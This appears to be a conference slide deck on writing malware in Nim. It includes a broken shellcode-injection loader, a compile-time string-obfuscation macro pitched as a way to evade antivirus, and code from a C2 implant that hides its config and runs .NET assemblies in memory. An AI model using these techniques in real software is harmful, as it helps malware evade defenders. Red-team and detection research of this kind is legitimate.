Nimbly Navigating a Nimiety of Nimplants Writing Nim malware like the cool kids

Cas van Cooten *13-08-2022*




00 | About

[cas@dc30 ~]\$ whoami

- Offensive Security Enthusiast, Red Team Operator, and hobbyist Malware Developer
- Likes building malware in Nim
- Author of tools such as Nimplant (coming soon™),
 Nimpackt, and BugBountyScanner
- Semi-pro shitposter on Twitter



Cas van Cooten





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00 | About

[cas@dc30 ~]\$ whoamin't



01 | Preface: Offensive Development

Build your own tools for fun and profit






Figure 3: Example of Nim related strings

02 | Trends in Malware-Land



The Nim programming language



Efficient, expressive, elegant

Nim is a statically typed compiled systems programming language. It combines successful concepts from mature languages like Python, Ada and Modula.

Efficient

Expressive

Elegant

The Nim programming language



Efficient

- » Nim generates native dependency-free executables, not dependent on a virtual machine, which are small and allow easy redistribution.
- » The Nim compiler and the generated executables support all major platforms like Windows, Linux, BSD and macOS.
- » Nim's memory management is deterministic and customizable with destructors and move semantics, inspired by C++ and Rust. It is well-suited for embedded, hard-realtime systems.
- **»** Modern concepts like zero-overhead iterators and compile-time evaluation of user-defined functions, in combination with the preference of value-based datatypes allocated on the stack, lead to extremely performant code.
- Support for various backends: it compiles to C, C++ or JavaScript so that Nim can be used for all backend and frontend needs.

nim-lang.org

The Nim programming language



Efficient

Expressive

- » Nim is self-contained: the compiler and the standard library are implemented in Nim.
- » Nim has a powerful macro system which allows direct manipulation of the AST, offering nearly unlimited opportunities.

Elegant

The Nim programming language



Efficient

Expressive

Elegant

- » Macros cannot change Nim's syntax because there is no need for it the syntax is flexible enough.
- Modern type system with local type inference, tuples, generics and sum types.
- » Statements are grouped by indentation but can span multiple lines.

Nim for malware development

- Compiles directly to C, C++, Objective-C or Javascript
- Doesn't rely on VM or runtime, yields small binaries
- Python-inspired syntax, rapid development and prototyping
 - Avoids you having to write C/C++ (goodbye vulns!)
- Has an extremely mature Foreign Function Interface (FFI)
- Super easy cross-compilation (using mingw)

Nim to bypass defenses?



Virus scanner problems after installing Nim 1.4

Questions

wiltzut

wiltzutm Oct 2020

Hello, I'm having difficulties with my administered Windows 10 laptop's virus scanner (F-secure Client Security Premium) and the latest nim release 1.4. My previous nim version was 1.2.6.

So all was good with Nim 1.2.6, but after updating I began to get weird heuristics false alarms (HEUR/APC) from the scanner when compiling without the release flag: "nim c hello.nim". These false alarms won't pop up when I use the "nim c -d:release hello.nim" which I find odd.

I know this isn't your problem, I was just wondering if there's someone who has some experience and under the hood understanding what MIGHT trigger some heuristics when compiling without the release flag? I don't actually even know if it's even possible to speculate without seeing the scanner's code.

One problem at the moment is that I cannot even send a sample file to the virus scanner company because the scanner is so aggressively deleting the compiled example file... (of course I could do this with some other pc, but I don't have any windows pc at my possession only linux)

Is my only solution to break free from my workplace admins and start devving Nim with my non administered linux pc (I would prefer linux, but the laptop is so slow)? :D

File hello.nim contents:

proc sayHello() =
 echo "Hello World!"

when isMainModule:
 sayHello()



Nim to bypass defenses!



04 | Nim in Practice

Getting acquainted with the syntax

```
import base64
import httpclient
var client = newHttpClient()
let content = client.getContent("https://adversaryvillage.org/")
let encoded = encode(content)
if encoded.len <= 64:
  echo encoded
else:
  echo encoded[0..31] & "..." & encoded[^32..^1]
```

04 | Nim in Practice

WinAPI: P/Invoke

```
type
   HANDLE* = int
   HWND* = HANDLE
   UINT* = int32
    LPCSTR* = cstring
proc MessageBox*(hWnd: HWND, lpText: LPCSTR, lpCaption: LPCSTR, uType: UINT): int32
  {.discardable, stdcall, dynlib: "user32", importc: "MessageBoxA".}
MessageBox(0, "Work smart, not hard", "Hello Def Con", 0)
```

Dynlib uses GetProcAddress + LoadLibrary,
D/Invoke by default!

04 Nim in Practice

WinAPI: P/Invoke (for the lazy)

```
import winim/lean
MessageBox(0, "Work smart, not hard", "Hello Def Con", 0)
```

04 Nim in Practice

Demo: Simple shellcode loader

```
import winim/lean
import osproc
proc injectCreateRemoteThread[I, T](shellcode: array[I, T]): void =
when defined(windows):
    when defined(amd64):
        echo "[*] Running in x64 process"
        var shellcode: array[295, byte] = [
        byte 0xfc,0x48,0x81,0xe4,0xf0,0xff,0xff,0xff,0xe8,0xd0,0x00,0x00,0x00,0x41,
        0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x3e,0x48,
        0x6c,0x6f,0x2c,0x20,0x66,0x72,0x6f,0x6d,0x20,0x4d,0x53,0x46,0x21,0x00,0x4d,
        0x65,0x73,0x73,0x61,0x67,0x65,0x42,0x6f,0x78,0x00
    when isMainModule:
        injectCreateRemoteThread(shellcode)
```

04 | Nim in Practice

Using compile-time macros to obfuscate static strings

```
Decompile: NimMainModule - (MacroExample.exe)
import strenc
echo "Hello world! Betcha can't find this string
in the compiled binary 50"
                                                            local 28 = 0;
                                                            nimFrame(&local 48);
                                                            local 38 = 3;
                                                            local 30 = &DAT 00415408;
                                                            nimZeroMem(local 18,8);
                                                            local 18[0] = gkkaekgaEE hGw89cXYiTN14W5w8F0j49cw
                                                                                 ((longlong *)&TM hkPwWT6FKR9a59cAlSLCyE9ag 2,0x4f9d654f);
                                                            echoBinSafe((longlong)local 18,1);
                                                            popFrame();
                                                            return;
```

04 | Nim in Practice

Using compile-time macros to obfuscate static strings

```
import macros, hashes
type
 estring = distinct string
proc obfuscate(s: estring, key: int): string {.noinline.} =
 var k = key
 result = string(s)
 for i in 0 ..< result.len:
   for f in [0, 8, 16, 24]:
      result[i] = chr(uint8(result[i]) xor uint8((k shr f) and 0xFF))
   k = k + % 1
var encodedCounter {.compileTime.} = hash(CompileTime & CompileDate) and 0x7FFFFFFF
macro encrypt*{s}(s: string{lit}): untyped =
 var encodedStr = obfuscate(estring($s), encodedCounter)
  template genStuff(str, counter: untyped): untyped =
   {.noRewrite.}:
     obfuscate(estring(`str`), `counter`)
 result = getAst(genStuff(encodedStr, encodedCounter))
 encodedCounter = (encodedCounter *% 16777619) and 0x7FFFFFFF
```



04 Nim in Practice

Using compile-time macros to obfuscate static strings

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```

Define encryption function (XOR)




04 | Nim in Practice

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 result = getAst(genStuff(encodedStr, encodedCounter))
 encodedCounter = (encodedCounter *% 16777619) and 0x7FFFFFFF
```

Generate unique key for each string



04 Nim in Practice

Using compile-time macros to obfuscate static strings

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 estring = distinct string
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 var k = key
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     obfuscate(estring(`str`), `counter`)
  result = getAst(genStuff(encodedStr, encodedCounter))
 encodedCounter = (encodedCounter *% 16777619) and 0x7FFFFFFF
```

Define term-rewriting macro to replace string literals with 'obfuscate' function and key



04 Nim in Practice

Using compile-time macros to obfuscate static strings

```
import macros, hashes
type
 estring = distinct string
proc obfuscate(s: estring, key: int): string {.noinline.} =
 var k = key
 result = string(s)
 for i in 0 ..< result.len:
   for f in [0, 8, 16, 24]:
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   k = k + % 1
var encodedCounter {.compileTime.} = hash(CompileTime & CompileDate) and 0x7FFFFFFF
macro encrypt*{s}(s: string{lit}): untyped =
 var encodedStr = obfuscate(estring($s), encodedCounter)
  template genStuff(str, counter: untyped): untyped =
   {.noRewrite.}:
     obfuscate(estring(`str`), `counter`)
 result = getAst(genStuff(encodedStr, encodedCounter))
 encodedCounter = (encodedCounter *% 16777619) and 0x7FFFFFFF
```

Shift the key




Nimplant: A lightweight stage-one C2

- C2 implant in Nim, server in Python
- Designed for early-access operations
- Less suspicious due to native implementations
- Dangerous functionality compiled into implant separately
- Lesson learnt: Think closely about design before blindly starting dev work (though it's a good learning process!)



Nimplant: A lightweight stage-one C2



Nimplant trick: Slurping and encoding config at compile time

```
import parsetoml, strutils, tables
proc parseConfig*() : Table[string, string] =
    var config = initTable[string, string]()
    const xor_key {.intdefine.}: int = 313371337
    const embeddedConf = xorStringToByteSeq(staticRead(obf("../../config.toml")), xor_key)
    var tomlConfig = parsetoml.parseString(xorByteSeqToString(embeddedConf, xor_key))
    config[obf("hostname")] = tomlConfig[obf("listener")][obf("hostname")].getStr()
    config[obf("listenerType")] = tomlConfig[obf("listener")][obf("type")].getStr()
    config[obf("listenerIp")] = tomlConfig[obf("listener")][obf("ip")].getStr()
    config[obf("userAgent")] = tomlConfig[obf("nimplant")][obf("userAgent")].getStr()
    return config
```

Nimplant trick: Slurping and encoding config at compile time

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import parsetoml, strutils, tables
proc parseConfig*() : Table[string, string] =
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    const xor_key {.intdefine.}: int = 313371337
    const embeddedConf = xorStringToByteSeq(staticRead(obf("../../config.toml")), xor_key)
    var tomlConfig = parsetoml.parseString(xorByteSegToString(embeddedConf, xor key))
    config[obf("hostname")] = tomlConfig[obf("listener")][obf("hostname")].getStr()
    config[obf("listenerType")] = tomlConfig[obf("listener")][obf("type")].getStr()
    config[obf("listenerIp")] = tomlConfig[obf("listener")][obf("ip")].getStr()
    config[obf("userAgent")] = tomlConfig[obf("nimplant")][obf("userAgent")].getStr()
    return config
```

Use 'intdefine' pragma to read key as integer during build time (or default to value)

Nimplant trick: Slurping and encoding config at compile time

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proc parseConfig*() : Table[string, string] =
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    const xor_key {.intdefine.}: int = 313371337
    const embeddedConf = xorStringToByteSeq(staticRead(obf("../../config.toml")), xor_key)
    var tomlConfig = parsetoml.parseString(xorByteSeqToString(embeddedConf, xor_key))
    config[obf("hostname")] = tomlConfig[obf("listener")][obf("hostname")].getStr()
    config[obf("listenerType")] = tomlConfig[obf("listener")][obf("type")].getStr()
    config[obf("listenerIp")] = tomlConfig[obf("listener")][obf("ip")].getStr()
    config[obf("userAgent")] = tomlConfig[obf("nimplant")][obf("userAgent")].getStr()
    return config
```

"Slurp" configuration and encrypt it during compile time

Nimplant trick: Slurping and encoding config at compile time

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import parsetoml, strutils, tables
proc parseConfig*() : Table[string, string] =
    var config = initTable[string, string]()
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    const embeddedConf = xorStringToByteSeq(staticRead(obf("../../config.toml")), xor_key)
    var tomlConfig = parsetoml.parseString(xorByteSegToString(embeddedConf, xor_key))
    config[obf("hostname")] = tomlConfig[obf("listener")][obf("hostname")].getStr()
    config[obf("listenerType")] = tomlConfig[obf("listener")][obf("type")].getStr()
    config[obf("listenerIp")] = tomlConfig[obf("listener")][obf("ip")].getStr()
    config[obf("userAgent")] = tomlConfig[obf("nimplant")][obf("userAgent")].getStr()
    return config
```

Decrypt the stored configuration and parse it during **run**time

Nimplant trick: Using the CLR to read assembly output

```
import winim/clr
proc executeAssembly*(li : Listener, args : varargs[string]) : string =
    var assembly = load(convertToByteSeg(data))
    let
        mscor = load(obf("mscorlib"))
        io = load(obf("System.IO"))
        Console = mscor.GetType(obf("System.Console"))
        StringWriter = io.GetType(obf("System.IO.StringWriter"))
    var sw = @StringWriter.new()
    var oldConsOut = @Console.Out
    @Console.SetOut(sw)
    assembly.EntryPoint.Invoke(nil, toCLRVariant([arr]))
    @Console.SetOut(oldConsOut)
    var res = fromCLRVariant[string](sw.ToString())
```

Nimplant trick: Using the CLR to read assembly output

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```

Load a .NET assembly

Nimplant trick: Using the CLR to read assembly output

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import winim/clr
proc executeAssembly*(li : Listener, args : varargs[string]) : string =
    var assembly = load(convertToByteSeg(data))
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    var sw = @StringWriter.new()
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    @Console.SetOut(sw)
    assembly.EntryPoint.Invoke(nil, toCLRVariant([arr]))
    @Console.SetOut(oldConsOut)
    var res = fromCLRVariant[string](sw.ToString())
```

Load the required libraries using the CLR, then get the types from it

Nimplant trick: Using the CLR to read assembly output

```
import winim/clr
proc executeAssembly*(li : Listener, args : varargs[string]) : string =
    var assembly = load(convertToByteSeq(data))
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    assembly.EntryPoint.Invoke(nil, toCLRVariant([arr]))
    @Console.SetOut(oldConsOut)
    var res = fromCLRVariant[string](sw.ToString())
```

Redirect console output to a newly created "StringWriter" object

Nimplant trick: Using the CLR to read assembly output

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import winim/clr
proc executeAssembly*(li : Listener, args : varargs[string]) : string =
    var assembly = load(convertToByteSeq(data))
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    var oldConsOut = @Console.Out
    @Console.SetOut(sw)
    assembly.EntryPoint.Invoke(nil, toCLRVariant([arr]))
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    var res = fromCLRVariant[string](sw.ToString())
```

Execute the assembly

Nimplant trick: Using the CLR to read assembly output

```
import winim/clr
proc executeAssembly*(li : Listener, args : varargs[string]) : string =
    var assembly = load(convertToByteSeq(data))
    let
        mscor = load(obf("mscorlib"))
        io = load(obf("System.IO"))
        Console = mscor.GetType(obf("System.Console"))
        StringWriter = io.GetType(obf("System.IO.StringWriter"))
    var sw = @StringWriter.new()
    var oldConsOut = @Console.Out
    @Console.SetOut(sw)
    assembly.EntryPoint.Invoke(nil, toCLRVariant([arr]))
    @Console.SetOut(oldConsOut)
    var res = fromCLRVariant[string](sw.ToString())
```

Restore console output, and retrieve StringWriter data into a Nim variable

06 Defensive Implications

How to defend against an unknown threat?

- Malware devs often follow trends, keep up with them to better understand the threat!
- Prioritize detection of behavior and TTPs over the detection of specific tools or languages
- Detection based on file hash is (near-)worthless

07 Getting Started

Getting started with MalDev

- Sektor7's Malware Development courses (C++)
- Zero-Point security courses (C#)
- Offsec's OSEP (C#/PS/VBA/JS/...)
- OxPat's blog series (C++)
- Much, much more! Google is your friend

07 Getting Started

Getting started with Nim

- Nim basics: official tutorial or nim-by-example
- MalDev for dummies workshop
- OffensiveNim
- Good follows (♥/♠): @byt3bl33d3r, @ShitSecure, @ajpc500, @R0h1rr1m
- Communities: BloodHound Slack, Nim discord (#security)


08 | Takeaways

Nim is awesome!

- Language diversification is a thing
- Nim has some features that make it excellent for malware development
- Go try it out! :)



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